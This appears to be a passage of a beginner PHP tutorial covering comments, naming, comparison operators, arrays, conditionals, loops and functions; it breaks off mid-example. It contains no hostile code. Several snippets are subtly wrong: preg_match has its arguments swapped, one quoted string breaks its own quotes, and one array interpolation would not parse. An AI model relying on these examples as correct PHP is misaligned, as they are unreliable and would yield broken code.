- phpdoc.org/HTMLSmartyConverter/HandS/phpDocumentor/tutorial_tags.pkg.html PHPDocumentor uses multiline comments (albeit with the opening immediately followed by an additional asterisk "/**") and other standardized tags within the comment block to create its automatic documentation. See the website for additional instructions. For example:

```
<?php
/**
 * This is my new fancy code...
 * @author Dr. Who
 * @version 1.0
 */
?>
```

Issues with Either Single or Multi-line Comments

When using multi-line comments with the typical "/" as delimiters in a regular expression, it is possible there will be a conflict, as an asterisk at the end of the expression (along with the closing "/" delimiter) could create something that would be parsed as a closer of the comments, thus leaving the succeeding "*/" without an opener:

```
<?php
/*
$subject = "Hi Joe";
$matching = preg_match($subject, '/^Hi.*/');
*/

?>
```

To avoid the problem, one could:

- Use other regular expression delimiters--delimiters that may be less frequently encountered (and thus also in need of escaping) in most circumstances anyhow (e.g., "@" besides for email matching may be less frequent than "/")
- Use an "if" with an impossible conditional that can:

Avoid regular expression conflicts:

```
<?php

if (0) {
  $subject = "Hi Joe";
  $matching = preg_match($subject, '/^Hi.*/');
}

?>
```

and also avoid nesting problems:

```
<?php

if (0) {

  if (0) {
    print "Hi ";
  }

  print "Bob";
}

?>
```

One disadvantage of the "if" method, however, is that it will most likely not be recognized by text editors as far as code coloring (though this may be an advantage for debugging, if one wishes to see more clearly what is inside the commented out block while running tests on the code).

Naming

Naming your variables, functions and classes correctly is very important. If you define the following variables:

```
$var1 = "PHP";
$var2 = 15;
```

They won't say much to anyone. But if you do it like this:

```
$programming_language = "PHP";
$menu_items = 15;
```

It would be much clearer. But don't go too far. *$programming_language*, for example is not a good name. It's too long, and will take you a lot of time to type and can affect clarity. A better name may be *$prog_language*, because it's shorter but still understandable. Don't forget to use comments as well, to mark what every variable does.

```
$prog_language = "PHP";  //The programming language used to write this script
$menu_items = 15;        //The maximum number of items allowed in your personal menu
```

Magic numbers

When using numbers in a program it is important that they have a clear meaning. For instance it's better to define *$menu_items* early on instead of using *15* repeatedly without telling people what it stands for. The major exception to this is the number 1; often programmers have to add or subtract 1 from some other number to avoid off-by-one errors, so 1 can be used without definition.

When you define numbers early on in their usage it also makes it easier to adjust the values later. Again if we have 15 menu items and we refer to them ten times, it will be a lot easier to adjust the program when we add a 16th menu item; just correct the variable definition and you have updated the code in 10 places.

Spacing

PHP ignores extra spaces and lines. This means, that even though you could write code like this:

```
if ($var == 1) {echo "Good";} else {echo "Bad";}
```

It's better like this:

```
if ($var == 1) {
  echo "Good";
} else {
  echo "Bad";
}
```

Some programmers prefer this way of writing:

```
if ($var == 1)
{
  echo "Good";
```

```
}
else
{
  echo "Bad";
}
```

You should also use blank lines between different portions of your script. Instead of

```
$var = 1;
echo "Welcome!&lt;br /&gt;";
echo "How are you today?&lt;br /&gt;";
echo "The answer: ";

if ($var == 1) {
  echo "Good";
} else {
  echo "Bad";
}
```

You could write:

```
$var = 1;

echo "Welcome!&lt;br /&gt;";
echo "How are you today?&lt;br /&gt;";

echo "The answer: ";

if ($var == 1) {
  echo "Good";
} else {
  echo "Bad";
}
```

And the reader will understand that your script first declares a variable, then welcomes the user, and then checks the variable.

Comparison

The operators for comparison in PHP are the following:

Operator	Name	Returns `true`, if…
`==`	equal	left & right side equals
`===`	identical	`==` is `true`, and both sides have the same type
`!=`	not equal	left & right are not equal after type juggling
`<>`	not equal	synonym of `!=`
`!==`	not identical	`!=` is `true`, or their types differ
`<>`	not equal	synonym of `!=`
`<`	less than	left side is strictly less than right side
`>`	greater than	left side is strictly greater than right side
`<=`	less than or equal to	left side is less than or equal to right side
`>=`	greater than or equal to	left side is greater than or equal to right side
`<=>`	spaceship	integer less than, equal to, or greater than zero when left side is respectively less than, equal to, or greater than right side (≥ PHP 7).
`$a ?? $b ?? $c`	null coalescing	first operand from left to right that exists and is not `NULL`. `NULL`, if no values are defined and that not `NULL` (≥ PHP 7).

Example of comparisons

This example sets and prints arrays.

PHP Code:

```php
<?php
$value1 = 5;
$value2 = 7;

if ($value1 == $value2) {
  print('value1 is equal to value2');
} else {
  print('value1 is unequal to value2');
}
?>
```

PHP Output:

```
value1 is unequal to value2
```

HTML Render:

value1 is unequal to value2

External Links

- PHP Manual on Comparison Operators (http://php.net/manual/en/language.operators.comparison.php)

Arrays

Arrays are sets of data that can be defined in a PHP Script. Arrays can contain other arrays inside of them without any restriction (hence building multidimensional arrays). Arrays can be referred to as tables or hashes.

Syntax

Arrays can be created in two ways. The first involves using the function array. The second involves using square brackets.

The *array* function method

In the *array* function method, you create an array in the scheme of:

```php
$foo = bar()
```

For example, to set up the array to make the keys sequential numbers (Example: "0, 1, 2, 3"), you use:

```php
 $foobar = array($foo, $bar);
```

This would produce the array like this:

```php
 $foobar[0] = $foo;
 $foobar[1] = $bar;
```

It is also possible to define the key value:

```php
$foobar = array('foo' => $foo, 'bar' => $bar);
```

This would set the array like this:

```php
 $foobar['foo'] = $foo;
 $foobar['bar'] = $bar;
```

The square brackets method

The square brackets method allows you to set up by directly setting the values. For example, to make $foobar[1] = $foo, all you need to do is:

```php
$foobar[1] = $foo;
```

The same applies for setting the key value:

```
$foobar['foo'] = $foo;
```

Examples of arrays

Example #1

This example sets and prints arrays.

PHP Code:

```
<?php
  $array = array("name"=>"Toyota","type"=>"Celica","colour"=>"black","manufactured"=>"1991");
  $array2 = array("Toyota","Celica","black","1991");
  $array3 = array("name"=>"Toyota","Celica","colour"=>"black","1991");
  print_r($array);
  print_r($array2);
  print_r($array3);
?>
```

PHP Output:

```
Array
(
  [name] => Toyota
  [type] => Celica
  [colour] => black
  [manufactured] => 1991
)
Array
(
  [0] => Toyota
  [1] => Celica
  [2] => black
  [3] => 1991
)
Array
(
  [name] => Toyota
  [0] => Celica
  [colour] => black
  [1] => 1991
)
```

HTML Render:

Array ([name] => Toyota [type] => Celica [colour] => black [manufactured] => 1991) Array ([0] => Toyota [1] => Celica [2] => black [3] => 1991) Array ([name] => Toyota [0] => Celica [colour] => black [1] => 1991)

Example #2

The following example will output the identical text as **Example #1**:

```
<?php
  $array['name'] = "Toyota";
  $array['type'] = "Celica";
  $array['colour'] = "black";
  $array['manufactured'] = "1991";

  $array2[] = "Toyota";
  $array2[] = "Celica";
  $array2[] = "black";
  $array2[] = "1991";

  $array3['name'] = "Toyota";
  $array3[] = "Celica";
  $array3['colour'] = "black";
  $array3[] = "1991";

  print_r($array);
  print_r($array2);
  print_r($array3);
?>
```

Example #3

Using the *Example #1* and **Example #2** above, now you can try and use arrays the same way as normal variables:

PHP Code:

```
<?php
  echo "Manufacturer: {$array['name']} \n";
  echo "Brand: &lt;b&gt;{$array2['1']}&lt;/b&gt;&lt;br /&gt;\n";
  echo "Colour: &lt;b&gt;".$array3['colour']."&lt;/b&gt;&lt;br /&gt;\n";
  echo "Year Manufactured: &lt;b&gt;".$array3[1]."&lt;/b&gt;&lt;br /&gt;\n"
?>
```

PHP Output:

```
Manufacturer: <b>Toyota</b><br />
 Brand: <b>Celica</b><br />
 Colour: <b>black</b><br />
 Year Manufactured: <b>1991</b><br />
```

HTML Render:

Manufacturer: **Toyota**
Brand: **Celica**
Colour: **black**
Year Manufactured: **1991**

Multidimensional arrays

Elements in an array can also be an array, allowing for multidimensional arrays. An example, in accordance with the motoring examples above, is:

```
<?php
$cars = array(
  "car1" => array("make" => "Toyota","colour" => "Green","year" => 1999,"engine_cc" => 1998),
  "car2" => array("make" => "BMW","colour" => "RED","year" => 2005,"engine_cc" => 2400),
  "car3" => array("make" => "Renault","colour" => "White","year" => 1993,"engine_cc" => 1395),
);
?>
```

In this example, if you were to use:

```
<?php
  echo "$cars['car1']['make']<br>";
  echo "$cars['car3']['engine_cc']";
?>
```

The output would be:

```
Toyota
1395
```

Array functions

There are dozens of array manipulation functions. Before implementing your own, make sure it doesn't already exist as a PHP function in Array functions (PHP manual entry) (http://php.net/manual/en/ref.array.php).

Array traversal

In various circumstances, you will need to visit every array element and perform a task upon it.

The simplest and the most widely used method for this is the **foreach** operator that loops through the whole array and works individually with each key/item couple. If a more complex way of traversing the array is needed, the following functions operate using the internal array pointer:

- *reset* - sets the internal pointer to the first element and returns the first element
- *prev* - sets the internal pointer to the previous element and returns it
- *current* - returns the current element; does not change the internal pointer
- *next* - sets the internal pointer to the next element and returns it
- *each* - returns the current element; then sets the internal pointer to the next element
- *end* - sets the internal pointer to the last element and returns the last element

```
<?php
```

```php
// Using an array's iterator to print its values in reverse order
$my_array = array('a', 'b', 'c');
end($my_array);
while ($i = current($my_array)) {
  echo $i."\n";
  prev($my_array);
}
?>
```

Another possibility is defining a function and applying it to each array element via one of the following functions:

- *array_walk* - applies a function to each array element
- *array_walk_recursive* - same, but if the element is itself an array, it will traverse that array too

External links

- PHP Manual on Array functions (http://www.php.net/manual/en/ref.array.php)
- PHP Manual on Arrays (http://www.php.net/manual/en/language.types.array.php)

The if Structure

Conditional Structures

The `if` statement

Conditional structures are used to control which statements get executed. They are composed of three fundamental elements:

- `if` statements;
- `elseif` statements; and
- `if else` statements.

Conditionals in PHP are structured similarly to those found in C++ and Java. The structure begins with an `if` clause, which is composed of the word "`if`" followed by a `true`/`false` statement in parentheses `( )`. The subsequent code will be contained in a block, denoted by curly braces `{ }`. Sometimes the braces are omitted, and only one line will follow the `if` statement. `elseif` and `else` clauses sometimes occur after the `if` clause to test for different statements.

The `if` clause says "If this statement is true, I want the program to execute the following statements. If it is false, then ignore these statements." In technical terms, it works like this: When an `if` statement is encountered, the `true`/`false` statement in parentheses is evaluated. If the statement is found to be true, the subsequent block of code contained in curly braces is executed. However, if the statement is found to be false, the program skips those lines and executes the next non-blank line.

Following the `if` clause are two optional clauses: `else` and `elseif`. The `elseif` (or `else if`) clause says "If the last statement was false, let's see, if this statement is true. If it is, execute the following code. If it isn't, then skip it." `elseif` statements are only evaluated when the preceding `if` statement comes out to be false. Otherwise they are skipped. Other than that, the `elseif` clause works just like a regular `if` clause. If it is true, its block is executed, if not, its block is skipped.

Finally, the `else` clause serves as a "catch-all" for an `if` statement. Essentially the `else` statement says "If all of the preceding tests fail, then execute this code."

Example 1

```php
<?php
$foo = 1;
$bar = 2;
if ($foo == $bar) {
  echo "$foo is equal to $bar.";
} elseif ($foo > $bar) {
  echo "$foo is greater than $bar.";
} else {
  echo "$foo is less than $bar.";
}
?>
```

Example 2

```php
<?php
$lower = 10;
$upper = 100;
$needle = 25;
if (($needle >= $lower) && ($needle <= $upper)) {
  echo "The needle is in the haystack.";
} elseif (($needle <= $lower) || ($needle >= $upper)) {
  echo "The needle is outside of the haystack.";
}
?>
```

Conditional expressions

Conditional values function via basic formal logic. It is important to understand how the `if` clause, among other clauses, evaluates these conditional values.

It is easiest to examine such with *`boolean`* values in mind, meaning that the result of a conditional value will be either TRUE or FALSE and not both. For example, if variable `$x = 4`, and a conditional structure is called with the expression `if ($x == 4)`, then the result of the expression will be TRUE, and the `if` structure will execute. However, if the expression is `($x == 0)`, then the result will be FALSE, and the code will not execute. This is simple enough.

This becomes more complicated when complex expressions are considered. The two basic operators that expressions can be conjoined with are the **AND** (`&&`) and **OR** (`||`).

Examples

We are given variables `$x` and `$y`.

```
$x = 4;
$y = 8;
```

Given the complex expression:

```
($x == 4 AND $y == 8)
```

We are given a result of TRUE, because the result of both separate expressions are true. When expressions are joined with the AND operator, both sides *must be* true for the whole expression to be true.

Similarly:

```
($x == 4 OR $y == 8)
```

We are given a result of `TRUE` as well, because at least one expression is true. When expressions are joined with the OR operator, at least one side *must be* true for the whole expression to be true.

Conversely,

```
 ($x == 4 AND $y == 10)
```

This expression will return `FALSE`, because at least one expression in the whole is false.

However,

```
 ($x == 4 OR $y == 10)
```

This expression will return `TRUE`, because at least one expression in the whole is true.

Code Blocks

A code block is one or more statements or commands that are contained between a pair of curly braces `{ }`. Blocks are used primarily in loops, conditionals and functions. Blocks can be nested inside one another, for instance as an `if` structure inside of a loop inside of a function.

If, after one of the conditional statements, there is no block of code enclosed by curly braces, only the next statement will be executed. It is recommended that you avoid using this to help prevent accidents when adding extra code after the block.

The following code will not work as intended:

```
if (FALSE)
  echo 'FALSE evaluates to true.';
  echo 'Who knew that FALSE was TRUE?';
```

The second `echo` statement was executed, despite the `if` clause. The lack of brackets caused the if statement to only apply to the first statement, making the second statement evaluate regardless of the outcome of the `if` statement.

To avoid this problem, make sure to use brackets with conditional statements, even if there is only a single line of code to be executed. This prevents the error in the above code from occurring when you add an extra line after the existing block.

This code fixes the previous bug.

```
if (FALSE) {
```

```
  echo 'FALSE evaluates to true.';
  echo 'Who knew that FALSE was TRUE?';
}
```

The second **echo** statement should never be executed in this snippet.

Shorthand notation

If you are writing a long sentence where there are some parts non-static, you may create the string using if statement. The PHP syntax allows you to do this even within one line, using following shortcut syntax:

This code uses the shorthand syntax within a line.

```
$money = 535; # $

print 'I have' . ($money > 500 ? '' : 'n't') . ' enough money.';
```

The code "finds out" that I have enough money. That's good news!

For more information

- PHP Manual: Control Structures. (http://www.php.net/manual/en/language.control-structures.php)

The switch Structure

Switch cases

How they work

Here's an example of a simple game where a user enters a $user_command and different functions are run as a result:

```
if ($user_command == "n") {
  go_north();
} else if ($user_command == "e") {
  go_east();
} else if ($user_command == "s") {
  go_south();
} else if ($user_command == "w") {
  go_west();
} else {
  do_something_else();
}
```

Clearly, there's a lot of repeated code here. The switch case structure allows you to avoid this redundant code. It allows programmers to repeatedly compare the value of a certain variable to a list of possible values and execute code based on the result. This is the syntax for a switch case statement, compared to the same code written using if statements:

if statement style

```
if ($firstvariable == 'comparison1'
    || $firstvariable == 'comparison2') {

  doSomething();
  doSomethingElse();
} else if ($firstvariable == 'comparison3') {
  doAThirdThing();
} else {
  launchMissiles();
}
```

switch case style

```
// Look at how much switch case saves you!
switch($firstvariable) {
  case 'comparison1':
  case 'comparison2':
    doSomething();
    doSomethingElse();
    break;

  case 'comparison3':
    doAThirdThing();
    break;

  default:
    launchMissiles();
    break;
}
```

The switch case style will save you from retyping $firstvariable, and make your code look cleaner (especially, if that code is a long chain of simple if statements). Returning to our zorkmid sample program, we have:

Original Code	Switch-Case Code

```php
if ($user_command == "n") {
  go_north();
} else if ($user_command == "e") {
  go_east();
} else if ($user_command == "s") {
  go_south();
} else if ($user_command == "w") {
  go_west();
} else {
  do_something_else();
}
```

```php
switch($user_command) {
  case 'n':
    go_north();
    break;
  case 'e':
    go_east();
    break;
  case 's':
    go_south();
    break;
  case 'w':
    go_west();
    break;
  default:
    do_something_else();
    break;
}
```

Syntax

```php
switch($var) {
  case [value]:
    [code]
    break;

  case [value]:
    [code]
    break;

  ...

  default:
    [code]
    break;
}
```

In this example, $var is the first variable to be compared. This variable is then compared against each case statement from the top down, until it finds a match. At that point, the code will excecute until a break statement is reached (that will allow you to leave the case statement entirely).

Important warning about using switch case statements

Don't forget to use break when you mean break! If you forget, you might run functions you don't intend to. However, there are circumstances where leaving breaks out can be useful. Consider this example:

```php
switch ($n) {
  case 0:
  case 1:
  case 2:
    //only executes, if $n is 0, 1 or 2
    doSomethingForNumbers2OrSmaller();
    break;
  case 3:
    //only executes, if $n is 3
    doSomethingForNumber3();
  default:
    //only executes, if $n is 3 or above
    doSomethingForNumbers3OrBigger();
    break;
}
```

This kind of coding is sometimes frowned upon, since it's not always as clear to see what the code is meant to do. Also, consider commenting case statements that aren't supposed to have a break; statement before the next case, so when others look at your code, they know not to add a break. In such a case, it is good programming practice to add comments to breakless cases so that it is clear that the break has been omitted deliberately:

```php
switch ($n) {
  case 0:
    // Falls through!
  case 1:
    doSomethingForLargeNumbers();
    // Falls through!
  case 2:
    doSomethingForSmallerNumbers();
    break;
  …
}
```

For more information

- PHP Manual: SWITCH Control Structure (http://www.php.net/manual/en/control-structures.switch.php)

The while Loop

The code

Example 1

```
<?php
$c = 0;
while ($c < 5) {
  echo $c++;
}
?>
```

Example 2

```
<?php
$myName="Fred";
while ($myName!="Rumpelstiltskin") {
  if ($myName=="Fred") {
    $myName="Leslie";
  } else {
    $myName="Rumpelstiltskin";
  }
}
echo "How did you know?\n";
?>
```

Analysis

Example 1

This is an example that prints the numbers from `0` to `4`. $c starts out as 0. When the while loop is encountered, the expression `$c < 5` is evaluated for truth. If it is true, it executes what is in the curly braces. The echo statement will print `0`, and then add one to `$c`. The program will then go back to the top of the loop and check the expression again. Since it is true again, it will then return 1 and add one to $c. It will keep doing this until `$c` is equal to `5`, where the statement `$c < 5` is false. After that, it finishes.

Example 2

The first line of the program sets `$myName` to "Fred". After that, the while statement checks if `$myName` equals `"Rumpelstiltskin"`. The `!=` means 'does not equal', so the expression is true, and the while loop executes its code block. In the code block an `if` statement (see previous chapter) checks, if it equals Fred. Since it does, it then reassigns `$myName` to equal `"Leslie"`. Then it skips the `else`, since the `if` was true and evaluated. Then it reaches the end of the loop, so it goes back and checks if `$myName` does not equal `"Rumpelstiltskin"`. Since it still doesn't, it's true, and then it goes into the loop again. This time, the *if statement* is false, so the else is executed. This sets `$myName` to "Rumplestiltskin". We again get to the end of the loop, so it goes back, and checks. Since `$myName` does equal `"Rumpelstiltskin"`, the *while* condition is false, and it skips the loop and continues on, where it echos, "How did you know?"

New concepts

Loops

Loops are another important basic programming technique. Loops allow programs to execute the same lines of code repeatedly, this is important for many things in programs. In PHP you often use them to layout tables in HTML and other similar functions.

Infinite Loops

Loops can be very handy, but also very dangerous! **Infinite loops** are loops that fail to exit, causing them to execute until the program is stopped. This is caused when no matter what occurs during the loop, the condition will never become false and therefore never exit. For example, if Example 1 subtracted 1 from `$c`…

```
$c=2;
while ($c < 7) {
  $c--;
  echo $c;
}
```

$c will always be less than 5, no matter what, so the loop will continue forever. This causes problems for those of us who don't have infinite time (or computer memory!). So, in that case, let's learn a handy dandy little bugger.

If you add 'break;' to a loop, the loop will end, no matter whether the condition is false or not.

Parting example

Let's combine the two examples. Before moving on take a few moments to write out the steps this program goes through and what its output is.

```
<?php
$c = 1;
$myName="Fred";
while ($myName != "Rumplestilskin") {
  if ($myName=="Fred") {
    $myName="Leslie";
```

```
  } else {
    $myName="Marc";
  }

  $c++;

  if ($c==3) {
    break;
  }
};
echo "You lose and I get your baby!\n";
?>
```

For more information

- PHP Manual: Control Structures: while. (http://www.php.net/manual/en/control-structures.while.php)

The do while Loop

The do while loop

The do while loop is similar in syntax and purpose to the while loop. The do/while loop construct moves the test that continues the loop to the end of the code block. The code is executed at least once, and then the condition is tested. For example:

```
<?php
$c = 6;
do {
  echo 'Hi';
} while ($c < 5);
?>
```

Even though $c is greater than 5, the script will echo "Hi" to the page one time.

PHP's do/while loop is not commonly used.

Example

This example will output the factorial of `$number` (product of all the numbers from 1 to it).

PHP Code:

```
$number = 5;
$factorial = 1;
do {
  $factorial *= $number;
  $number = $number - 1;
} while ($number > 0);
echo $factorial;
```

PHP Output:

```
120
```

HTML Render:

120

The continue statement

The continue statement causes the current iteration of the loop to end, and continues execution where the condition is checked - if this condition is true, it starts the loop again. For example, in the loop statement:

```
<?php
$number = 6;
for ($i = 3; $i >= -3; $i--) {
  if ($i == 0) {
    continue;
  }
  echo $number . " / " . $i . " = " . ($number/$i) . "<br />";
}
```

```
?>
```

the statement is not executed when the condition i = 0 is true.

For More Information

- PHP Manual: Control Structures: do-while (http://www.php.net/manual/en/control-structures.do.while.php)

The for Loop

The `for` loop

The **for loop** is one of the basic looping structures in most modern programming languages. Like the *while loop*, **for loops** execute a given code block until a certain condition is met.

Syntax

The basic syntax of the for loop in PHP is similar to the C syntax:

```
for ([initialization]; [condition]; [step])
```

Initialization happens the first time the loop is run. It is used to initialize variables or perform other actions that are to be performed before the first execution of the body of the loop.

The *condition* is evaluated before each execution of the body of the loop; if the condition is true, the body of the loop will be executed, if it is false, the loop is exited and program execution resumes at the first line after the body of the loop.

Step specifies an action that is to be performed after each execution of the loop body.

Consider this example:

PHP Code:

```
for ($i = 0; $i < 5; $i++) {
  echo($i . "
");
}
```

PHP Output:

```
0<br />1<br />2<br />3<br />4<br />
```

HTML Render:

```
0
1
2
3
4
```

The loop can also be formatted without using concatenation, according to personal preference:

```
for ($i = 0; $i < 5; $i++) {
  echo "$i
";
}
```

Explanation

Within the for loop, it is indicated that `$i` starts as `0`. When the loop runs for the first time, it prints the initial value of `$i`, which in the case of the example is `0`. For every loop, the variable `$i` is increased by one (denoted by the the `$i++` incrementing step (http://php.net/manual/en/language.operators.increment.php)). When `$i` reaches `5` it is no longer less than `5` and therefore the loop stops.

Do note that the initialisation, condition and step for the for-loop can be left empty. In this case, the loop will continue indefinitely and subsequently a break execution (http://uk.php.net/manual/en/control-structures.break.php) can be utilised to stop the loop.

NOTE: In contrast to other languages like C, C#, C++, or Java, the variable used in the for loop may have been initialised first in the line with the for statement, but it continues to exist after the loop has finished.

Using for loops to traverse arrays

In the section on while loops, the sort() example uses a while loop to print out the contents of the array. Generally programmers use **for loops** for this kind of job.

Example

NOTE: Use of indices like below is highly discouraged. Use the key-value for-loop construct.

```
$menu = array("Toast and jam", "Bacon and eggs", "Homefries", "Skillet", "Milk and cereal");
// Note to self: get breakfast after writing this article
$count = count($menu);
for ($i = 0; $i < $count; $i++) {
  echo ($i + 1 . ". " . $menu[$i] . "
");
}
```

Again, this can be formatted without concatenation, if you prefer:

```
for ($i = 0; $i < $count; $i++) {
  $j = $i + 1;
  echo "$j. {$menu[$i]}
";
}
```

Explanation

```
$count = count($menu);
```

We define the count before the for loop for more efficient processing. This is because each time the for loop is run (`while $i < $count`) it evaluates both sides of the equation and executes any functions. If we put `$i < count($menu)`, this would evaluate `count($menu)` each time the process is executed, which is costly when dealing with large arrays.

```
for ($i = 0; $i < $count; $i++)
```

This line sets up the loop. It initializes the counter, `$i`, to `0` at the start, adds one every time the loop goes through, and checks that `$i` is less than the size of the array.

This can also be done using a second initialization.

```
for ($i = 0, $count = count($menu); $i < $count; $i++) {
  echo ($i + 1 . ". " . $menu[$i] . "
");
}
```

The echo statement is pretty self-explanatory, except perhaps the bit at the start, where we echo `$i + 1`. We do that because, as you may recall, arrays start at `0` and end at `n - 1` (where `n` is their length), so to get a numbered list starting at one, we have to add one to the counter each time we print it.

Of course, as I mentioned before, both pieces of code produce the following output:

1. Toast and jam ✓
2. Bacon and eggs ✓
3. Homefries ✓
4. Skillet ✓
5. Milk and cereal ✓

Believe it or not, there's actually a way to traverse arrays that requires even *less* typing. (And isn't that the goal?) Check out the **foreach** loop for another way of doing what we did here.

For more information

- PHP Manual: for loops (http://www.php.net/manual/en/control-structures.for.php)

The foreach Loop

The code

```
foreach ($array as $someVar) {
  echo ($someVar . "<br />");
}
```

or

```
foreach ($array as $key => $someVar) {
  echo ($key." holds the value ".$someVar."<br />");
}
```

Analysis

The `foreach` loop is a special form of the standard for loop. The example above will print all the values of `$array`. The `foreach` structure is a convenient way to loop through an array.

Simple foreach statement

Foreach loops are useful when dealing with an array indexed with arbitrary keys (e.g. non-numeric ones):

```
$array = array(
  "1st" => "My House",
  "2nd" => "My Car",
  "3rd" => "My Lab"
);
```

To use the classical `for` structure, you'd have to write:

```
// get all the array keys
$arrayKeys = array_keys($array);
// get amount of values from array
$count = count($array);
// loop through the keys
for ($i = 0; $i < $count; $i++) {
  // get each array value using its key
  echo $array[($arrayKeys[$i])] . "<br />";
}
```

Basically, an array value can be accessed only from its key: to make sure you get all the values, you first have to make a list of all the existings keys, then grab all the corresponding values. The access to first array value, the previous example does the following steps:

```
$firstKey = $arrayKeys[0];       // which is '1st'
$firstValue = $array[$firstKey]; // which is 'My House' ($array('1st'))
```

The `foreach` structure does all the groundwork for you:

```
foreach ($array as $someVar) {
  echo $someVar . "<br />";
}
```

Note how the latter example is easier to read (and write). Both will output:

```
My House
My Car
My Lab
```

`foreach` with key values

If you need to use the array's keys in the body of your loop, just add the variable as in the following statement. The phrase '`$myKey => $value`' makes the value of the key accessible:

```
foreach ($array as $myKey => $value) {
  // use $myKey
}
```

Note that this is very usefull when constructing a dropdown list in HTML. You can use a foreach-loop to have the `$myKey` variable inserted into the `value="..."` part and the `$value` as the actual text.

This form mimics the way we used custom keys for $array elements. It will not only assign the elements of $array to $someVar, but also assign the keys of those elements to $i.

PHP Code:

```
<?php
$array = array("1st" => "My House", "2nd" => "My Car", "3rd" => "My Lab");
foreach ($array as $key => $someVar) {
  echo $key . ": " . $someVar . "<br />\n";
}
?>
```

PHP Output:

```
1st: My House<br />
2nd: My Car<br />
3rd: My Lab<br />
```

HTML Render:

```
1st: My House
2nd: My Car
3rd: My Lab
```

Note that, if you change the assigned variable inside the `foreach` loop, the change will not be reflected to the array. Therefore, if you need to change elements of the array you need to change them by using the array key. Example:

```
$array = array(
  "1st" => "My House",
  "2nd" => "My Car",
  "3rd" => "My Lab"
);

foreach ($array as $i => $someVar) {
  // OK
  if($someVar == 'My Lab') {
    $array[$i] = 'My Laboratory';
  }

  // doesn't update the array
  $someVar = 'Foo';
}
```

Functions

Introduction

Functions (or *methods* in the context of a class/object) are a way to group common tasks or calculations to be re-used simply.

Functions in computer programming are much like mathematical functions: You can give the function values to work with and get a result without having to do any calculations yourself.

You can also find a huge list of predefined functions built into PHP in the PHP Manual's function reference (http://www.php.net/manual/en/funcref.php).

How to call a function

Note that `echo` is not a function.[1] "Calling a function" means causing a particular function to run at a particular point in the script. The basic ways to call a function include:

- calling the function to write on a new line (such as after a ";" or "}")

```
print('I am human, I am.');
```

- calling the function to write on a new line inside a control

```
if ($a == 72) {
  print('I am human, I am.');
}
```

- assigning the returned value of a function to a variable "`$var = function()`"

```
$result = sum ($a, 5);
```

- calling a function inside the argument parentheses (expression) of a control

```
while ($i < count($one)) {

}
```

In our earlier examples we have called several functions. Most commonly we have called the function `print()` to print text to the output. The parameter for echo has been the string we wanted printed (for example `print("Hello World!")` prints "Hello World!" to the output).

If the function returns some information, we assign it to a variable with a simple assignment operator "=":

```
$var1 = func_name();
```

Parameters

Parameters are variables that exist only within that function. They are provided by the programmer when the function is called and the function can read and change them locally (except for reference type variables that are changed globally, which is a more advanced topic).

When declaring or calling a function that has more than one parameter, you need to separate between different parameters with a comma ',''.

A function declaration can look like this:

```
function print_two_strings($var1, $var2) {
  echo $var1;
  echo "\n";
  echo $var2;
  return NULL;
}
```

To call this function, you must give the parameters a value. It doesn't matter what the value is, as long as there is one:

```
print_two_strings("Hello", "World");
```

Output:

```
Hello
World
```

When declaring a function, you sometimes want to have the freedom not to use all the parameters. Therefore, PHP allows you to give them default values when declaring the function:

```
function print_two_strings($var1 = "Hello World", $var2 = "I'm Learning PHP") {
  echo($var1);
  echo("\n");
  echo($var2);
}
```

These values will only be used, if the function call does not include enough parameters. If there is only one parameter provided, then `$var2 = "I'm Learning PHP"`:

```
print_two_strings("Hello");
```

Output:

```
Hello
I'm Learning PHP
```

Another way to have a dynamic number of parameters is to use PHP's built-in `func_num_args`, `func_get_args`, and `func_get_arg` functions.

```
function mean() {
  $sum = 0;
  $param_count = func_num_args();
  for ($i = 0; $i < $param_count; $i++) {
    $sum += func_get_arg($i);
  }
  $mean = $sum/$param_count;
  echo "Mean: {$mean}";
  return NULL;
}
```

or

```
function mean() {
  $sum = 0;
  $vars = func_get_args();
  for ($i = 0; $i < count($vars); $i++) {
    $sum += $vars[$i];
  }
  $mean = $sum/count($vars);
  echo "Mean: {$mean}";
  return NULL;
}
```

The above functions would calculate the arithmetic mean of all of the values passed to them and output it. The difference is that the first function uses `func_num_args` and `func_get_arg`, while the second uses `func_get_args` to load the parameters into an array. The output for both of them would be the same. For example:

```
mean(35, 43, 3);
```

Output:

```
Mean: 27
```

Returning a value

This function is all well and good, but usually you will want your function to return some information. Generally there are two reasons why a programmer would want information from a function:

1. The function does tasks such as calculations, and we need the result.
2. A function can return a value to indicate, if the function encountered any errors.

To return a value from a function use the `return()` statement in the function.

```
function add_numbers($var1 = 0, $var2 = 0, $var3 = 0) {
  $var4 = $var1 + $var2 + $var3;
  return $var4;
}
```

Example PHP script:

```
function add_numbers($var1 = 0, $var2 = 0, $var3 = 0) {
  $var4 = $var1 + $var2 + $var3;
  return $var4;
}

$sum = add_numbers(1, 6, 9);
echo "The result of 1 + 6 + 9 is {$sum}";
```

Result:

```
The result of 1 + 6 + 9 is 16
```

Notice that a `return()` statement ends the function's course. If anything appears in a function declaration after the `return()` statement is executed, it is parsed but not executed. This can come in handy in some cases. For example:

```
function divide ($dividee, $divider) {
  if ($divider == 0) {
    // Can't divide by 0.
    return false;
  }
  $result = $dividee/$divider;
  return $result;
}
```

Notice that there is no `else` after the `if`. This is due to the fact that, if `$divider` does equal `0`, the `return()` statement is executed and the function stops.

If you want to return multiple variables, you need to return an array rather than a single variable. For example:

```
function maths ($input1, $input2) {
  $total = ($input1 + $input2);
  $difference = ($input1 - $input2);
  $return = array("tot" => $total, "diff" => $difference);
  return $return;
}
```

When calling this from your script, you need to call it into an array. For example:

```
$return = maths(10, 5);
```

In this case `$return['tot']` will be the total (e.g. 15), while `$return['diff']` will be the difference (5).

Runtime function usage

A developer can create functions inside a PHP script without having to use the `function name($param...) {}` syntax. This can be done by way of programming that can let you run functions dynamically.

Executing a function that is based on a variable's name

There are two ways to do it: either using the direct call, or the `call_user_func` or the `call_user_func_array`:

Using `call_user_func*` functions to call functions

call_user_func and `call_user_func_array` only differ in that the `call_user_func_array` allows you to use the second parameter as array to pass the data very easily, and `call_user_func` has an infinite number of parameters that is not very useful in a professional way. In these examples, a class will be used for a wider range of using the example:

```
class Some_Class {
  function my_function($text1, $text2, $text3) {
    $return = $text1 . "\n\n" . $text2 . "\n\n" . $text3;
    return $return;
  }
}
$my_class = new Some_Class();
```

Using `call_user_func`:

```
$one = "One";
$two = "Two";
$three = "Three";
$callback_func = array(&$my_class, "my_function");
$result = call_user_func($callback_func, $one, $two, $three);
echo $result;
```

Using `call_user_func_array`:

```
$one = "One";
$two = "Two";
$three = "Three";
$callback_func = array(&$my_class, "my_function");
